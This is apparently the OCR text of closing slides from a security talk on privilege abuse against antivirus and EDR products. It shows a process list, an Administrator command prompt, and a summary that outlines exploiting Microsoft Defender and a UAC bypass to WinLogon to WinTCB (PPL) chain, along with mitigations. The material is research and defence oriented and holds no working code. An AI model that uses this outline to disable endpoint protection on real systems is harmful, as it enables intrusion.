ZhuDongFangYu.exe	2364	System	0.21	NT AUTHORITY\SYSTEM	360主动防御服务模块
360Tray.exe	984	High	0.15	DESKTOP-L7O...\exploit	360安全卫士 安全防护中心模块


CPU usage: 31.92% Physical memory: 1.88 GB (23.49%) Free memory: 6.12 GB (76.51%)

Administrator: C:\Windows\SYSTEM32\cmd.exe

```
Microsoft Windows [Version 10.0.22000.2176]
(c) Microsoft Corporation. All rights reserved.

C:\Users\exploit>
```

Conclusion

- **3-dim Privilege Abuse: Process, NTFS, and Thread Behaviors**
  - Abuse the dependencies to exploit your AV/EDR protection lifecycle
  - Exploit up-to-date Defender 4.18.24030.9 (April 2024) on 23H2
- **Protect Process Light (PPL)**
  - Good practice and secure by Micro$oft
  - Prevent Sandbox Issue Abuse
- **Practical Mitigation**
  - UAC Bypass → WinLogon (NT Authority) → WinTCB (PPL)
  - Secure Your SE_DEBUG for Abuse e.g. GPO
  - Monitor the suspicious file move or write



Thank you for your attention

Keep the operation running!